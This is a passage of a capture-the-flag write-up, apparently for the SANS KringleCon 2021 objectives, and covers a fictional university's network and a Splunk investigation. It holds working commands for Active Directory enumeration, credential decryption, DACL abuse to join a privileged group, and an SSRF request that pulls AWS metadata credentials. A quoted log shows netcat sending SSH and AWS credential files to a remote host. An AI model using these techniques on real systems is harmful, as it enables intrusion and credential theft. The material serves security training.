e42ac224f2117dafba389cec8aabed1b17982656a3817c45a3289db3271ca4b1e64e2b023510bbd33e8dcf48bd0dc768739aea92f6fc2f55c4f925c1fce9127e02f4
97c77b45470d2f2d3dd7a9beaef3bb84e5baac1b765e8f7216c652158120d90f5dd86a6caa7e4f097ef38ea4a1181937752ccc5eef834e60a57ae58373482283fa37
d29bda1acd81e65339b7fb03f668b39b5406cc2dae9030cbbf723ec14e2682399f91684e63419311246f2a22f936a5d2576739380e4eed473b4328388da5684034b2
7e451fafd057ec3422c09828f75f2fb9b66d97f2a2a6586cf5e15a5751dae52af1aa089cb9669dd7627a07314376d92448dc3396886854bbeecb675a672348ef6aaa
32c597ec420bde8d99ef9779b13c38caccb55937ae689d9ef13230f1e72eeb466408c42f55fe32146c2c2e7f9e91c0cf95eb9a8ad8c7dca01b248668cec72cd8b367
a8f40502ec52f8f4fdbee037512a8fb3a1cb2daa2e31da5d01a7e987be72dfacdb1419023a3703f1b21b0538612e8daa2ef96c57a559358edffe60bd1a99345e75c1
2bc67463f965fb7fdb7d6a66e7e697fbe6fff6b554cc648bfbacf08874783e3a0d994ea247fb105c2b71bf39a54a91474c197d1923b3c5a06f0d8d742ddb5f6c0b20
c610ad79b93fa372cc09bb3c4a2a9fbfd9d5436001257043db84efd43c0dab74e03f37fbf8f27c9ce686a2a698372746f6948a67590032d1bdcd40dabf1e2e03d700
d41a01482707349176bb947016d7287dbc319337dc2a31d997fce1d17f85c85847919f741f28c332eddf01db6635c72990d1c3867d38d5fb9d7dfbab413fa646fb0a
9bc1a68f76ae01187e9d57685582cae8fa401776bda1c88dce3517a25b6b7432244acc61c4ce95886e3461557ad4052bd2d973f0f42522a72219128da5153ba7caaa
57c2b82b333071ce1f5e03e207f8cf066e1826cf7d4cd6f7728c14156dd979d30c442fbe6a412474956580526d25e6a5751835fba6a015f478829658ea861dde9cf7
565852d315397ce98128756deaeb11a881bd31a6e946cf840a18c43bcddda0ac59f50e9c96b92d722a4221647e067b580fe2fa4937eb4d167b32b36a64d696f97b19
6d092ceb7567c68fa4c0afbfa7d50da7acadb0b1390379c253c78e7e852670173c6c6d9eb03934c84c7a7fe1fd73840036396e725ab1c20ef5f789ed407e39936dc6
06923ec614820bcac04922d5e0070fa86:Snow2021!
```

Next, I find ldapdomaindump on the grades server, so I use it to enumerate computer, user, group objects in the directory. I look through the results and make note of interesting items I can use to further my access.

```
czxnmtlzpx@grades:~$ ldapdomaindump -u ELFU\\wszoujfmkg -p 'Sklkpgsjb!' 10.128.1.53

czxnmtlzpx@grades:~$ grep TRUSTED domain_computers.grep

SHARE30 SHARE30$        share30.elfu.local                              12/28/21 14:11:37
SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION    10/29/21 19:29:38       S-1-5-21-2037236562-
2033616742-1485113978-1547

DC01    DC01$   DC01.elfu.local Windows Server 2019 Datacenter          10.0 (17763)
12/28/21 09:01:56       SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION    10/29/21 19:21:35
S-1-5-21-2037236562-2033616742-1485113978-1001

czxnmtlzpx@grades:~$ grep elf domain_users.grep

Remote Elf User Account Remote Elf User Account remote_elf      Remote Management Domain
Users, Remote Management Users Domain Users    10/29/21 19:25:30       12/28/21 08:04:09
12/28/21 14:21:13       NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD   10/29/21 19:25:30       S-1-5-
21-2037236562-2033616742-1485113978-1106

ElfU Service    ElfU Service    elfu_svc                Domain Users    10/29/21 19:25:04
12/28/21 08:16:20       12/28/21 13:30:54       NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
10/29/21 19:25:04       S-1-5-21-2037236562-2033616742-1485113978-1105

ElfU Admin      ElfU Admin      elfu_admin      Domain Admins   Domain Users    10/29/21
19:24:53       12/28/21 08:02:34       12/28/21 14:08:18       NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWD      10/29/21 19:24:53       S-1-5-21-2037236562-2033616742-1485113978-
1104

czxnmtlzpx@grades:~$ grep Research domain_groups.grep

Research Department     ResearchDepartment              Members of this group have access to
all ElfU research resources/shares.       10/29/21 19:25:31       12/29/21 17:56:13       S-
1-5-21-2037236562-2033616742-1485113978-1108
```


Using an SSH tunnel from my host, I browse for file shares on 10.128.3.30 using the elfu_svc credentials. I find elfu_svc_shr and research_dep. I can access elfu_svc_shr with the elfu_svc credentials, but research_dep will require additional access, perhaps membership in the Research Department group I found earlier.



The elfu_svc_shr fileshare contains dozens of PowerShell scripts. I search them to see if there's anything to use to elevate my privileges.

```
sudo mount -t cifs -o username=elfu_svc,password='Snow2021!' //127.0.0.1/elfu_svc_shr
/mnt/shr

grep remote_elf *
```

This returns the file GetProcessInfo.ps1, which contains not only the word remote_elf but also a password.




```
┌──(kali㉿kali)-[/mnt/shr]
└─$ cat GetProcessInfo.ps1
$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAG
cAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANA
BlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlAD
cAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
```

I established an SSH tunnel from a Windows host to reach DC01's WinRM ports.

```
putty -ssh -P 2222 czxnmtlzpx@grades.elfu.org -L 5985:10.128.1.53:5985 -L
5986:10.128.1.53:5986
```

Then ran these PowerShell commands to create a remote shell to DC01 as remote_elf.

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBu
AGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAO
QBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzAD
UAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"

$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7

$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)

Enter-PSSession -ComputerName 127.0.0.1 -Credential $aCred -Authentication Negotiate
```



```
[127.0.0.1]: PS C:\Users\remote_elf\Documents> hostname
DC01
[127.0.0.1]: PS C:\Users\remote_elf\Documents> whoami
elfu\remote_elf
```

Using the techniques showed in Chris Davis' KringleCon talk, I can try to add my unprivileged account to the Research Department group so it can be used to access the research_dep fileshare.

Step 1) Read the DACL on the Research Department group

```
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString

$domainDirEntry.get_ObjectSecurity().Access
```

Step 2) Add GenericAll permission for my user to Research Department group


```
Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$username = "czxnmtlzpx"

$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'

$propGUID = [guid]'00000000-0000-0000-0000-000000000000'

$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Princ
ipal.SecurityIdentifier])

$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None

$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,
$nullGUID

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString

$secOptions = $domainDirEntry.get_Options()

$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl

$domainDirEntry.RefreshCache()

$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)

$domainDirEntry.CommitChanges()

$domainDirEntry.dispose()
```

Step 3) Add my unprivileged user to the Research Department group


```
Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$username = "czxnmtlzpx"

$password = "Lhiyhmbjp!"

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString,
$username, $password

$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")

$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])

$b=New-Object byte[] $sid.BinaryLength

$sid.GetBinaryForm($b,0)

$hexSID=[BitConverter]::ToString($b).Replace('-','')

$domainDirEntry.Add("LDAP://<SID=$hexSID>")

$domainDirEntry.CommitChanges()

$domainDirEntry.dispose()
```

With my unprivileged account now added to the Research Department group, I try to access the research_dep fileshare again. Inside is a file SantaSecretToAWonderfulHolidaySeason.pdf, containing the answer to the objective.

```
sudo mount -t cifs -o username=czxnmtlzpx,password=Lhiyhmbjp! //127.0.0.1/research_dep
/mnt/research
```



```
┌──(kali㉿kali)-[/mnt/research]
└─$ ls -l
total 1024
-rwxr-xr-x 1 root root 173932 Dec  2 11:38 SantaSecretToAWonderfulHolidaySeason.pdf
```



ELF UNIVERSITY

Ille te videt dum dormit

Research Labs

This document contains Santa's secrets to a wonderful Holiday Season. Santa and his teams of elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

Kindness	Patience
Sharing	Caring
Joy	Sweetness
Peace	Sympathy
Cooperation	Understanding
Community	Unselfishness
Giving	Congeniality
Decency	Cordiality
Strength	Friendliness
Gentleness	Comity
Goodwill	Neighborliness
Graciousness	Benevolence
Philanthropy	Harmony
Integrity	Magnanimity
Boldness	
Hospitality	

Answer: Kindness

Objective 9 – Splunk!

Difficulty 3 of 5: Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when when you complete the analysis?

Santa would like us to complete some tasks to investigate the recent activities of Eddie McJingles, who left his job suddenly. After the questions are solved, Santa will give us a message to enter into our badge to complete the objective.

1) Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventID=1
process_name="/usr/bin/git"| top limit=5 CommandLine
```

Solution: git status

2) Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventID=1
process_name="/usr/bin/git" CommandLine="*origin*"
```

Solution: git@github.com:elfnp3/partnerapi.git

3) The 'partnerapi' project that Eddie worked on uses Docker. Gather the full docker command line that Eddie used to start the 'partnerapi' project on his workstation.


```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_name="*docker"
```

Solution: docker compose up

4) Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

```
index=main sourcetype=github_json | top alert.url
```

From this I learn the repo is elfnp3/dvws-node. I browse to https://github.com/elfnp3/dvws-node and see that it was forked from snoopysecurity/dvws-node.


Why GitHub? Team Enterprise Explore Marketplace Pricing Search Sign in Sign up

North Pole Partner Program

Overview Repositories Packages People Projects

Find a repository... Type Language Sort

dvws-node Public

Forked from snoopysecurity/dvws-node

Damn Vulnerable Web Services is a vulnerable web service and API that can be used to learn about webservices/API related

Solution: https://github.com/snoopysecurity/dvws-node

5) Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 CommandLine="*npm install*" | top CommandLine
```

Solution: holiday-utils-js


6) Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=3 | top limit=50 process_name
```

Solution: /usr/bin/nc.openbsd

7) Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
parent_process_id=6788 | top CommandLine
```


```
CommandLine
nc -q1 54.175.69.219 16842
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts
```

Solution: 6

8) Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.


Working backwards from the process_id of the command that read the sensitive files (6790), I substitute its parent_process_id (6788) for the process_id in my query and iterate until finding the bash script.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 process_id=6783
```

_time	CommandLine	parent_process_id	process_id
11/24/21 2:16:23.666	CommandLine = cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts	6788	6790
11/24/21 2:16:23.664	CommandLine = /bin/bash	6784	6788
11/24/21 2:16:23.661	CommandLine = /bin/bash	6783	6784
11/24/21 2:16:23.653	CommandLine = /bin/bash preinstall.sh	6782	6783

Solution: preinstall.sh

After solving the final problem, a message appears on screen with the answer to this objective.



Thank you for helping Santa complete his investigation! Santa says you're a whiz!

Answer: whiz


Objective 10 – Now Hiring


Difficulty 3 of 5: What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

Visit the Frost Tower jobs website at https://apply.jackfrosttower.com/ using an interception proxy like BurpSuite. When submitting an application, the work sample URL is fetched by the server and its contents is placed inside a jpg file that fails to render in the resulting page. This is known as Server Side Request Forgery, and it can be used to fetch sensitive information from the Instance Metadata Service (IMDS) on AWS EC2 hosts. The contents of the jpg file is easily viewable on the raw output tab in Burp.

Submit a request to the IDMS for the server's security credentials at http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role for the answer to this objective.

```
https://apply.jackfrosttower.com/?inputName=test&inputEmail=test%40te.st&inputPhone=12345&inp
utField=Aggravated+pulling+of+hair&resumeFile=test.txt&inputWorkSample=http%3A%2F%2F169.254.1
69.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2Fjf-deploy-
role&additionalInformation=test&submit=
```


Frost Tower
https://apply.jackfrosttower.com/?inputName=test&inputEmail=test%40te.st&inputPhon
Home Opportunities Apply About
Submission Accepted
Naughty list recipients rejoice!
We'll be in touch.



```
GET /images/test.jpg HTTP/1.1
Host: apply.jackfrosttower.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://apply.jackfrosttower.com/?inputName=test&inputEmail=t
est%40te.st&inputPhone=12345&inputField=Aggravated+pulling+of
+hair&resumeFile=test.txt&inputWorkSample=http%3A%2F%2F169.25
4.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2
Fjf-deploy-role&additionalInformation=test&submit=


```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Fri, 31 Dec 2021 17:27:09 GMT
Content-Type: image/jpeg
Content-Length: 308
Last-Modified: Fri, 31 Dec 2021 17:27:08 GMT
ETag: "61cf3d6c-134"
Expires: Wed, 05 Jan 2022 17:27:09 GMT
Cache-Control: max-age=432000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear
Connection: close

{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

We can also learn that this instance is hosted in AWS's "np-north-1" region by querying http://169.254.169.254/latest/meta-data/placement/region. Who knew Amazon was at the North Pole?

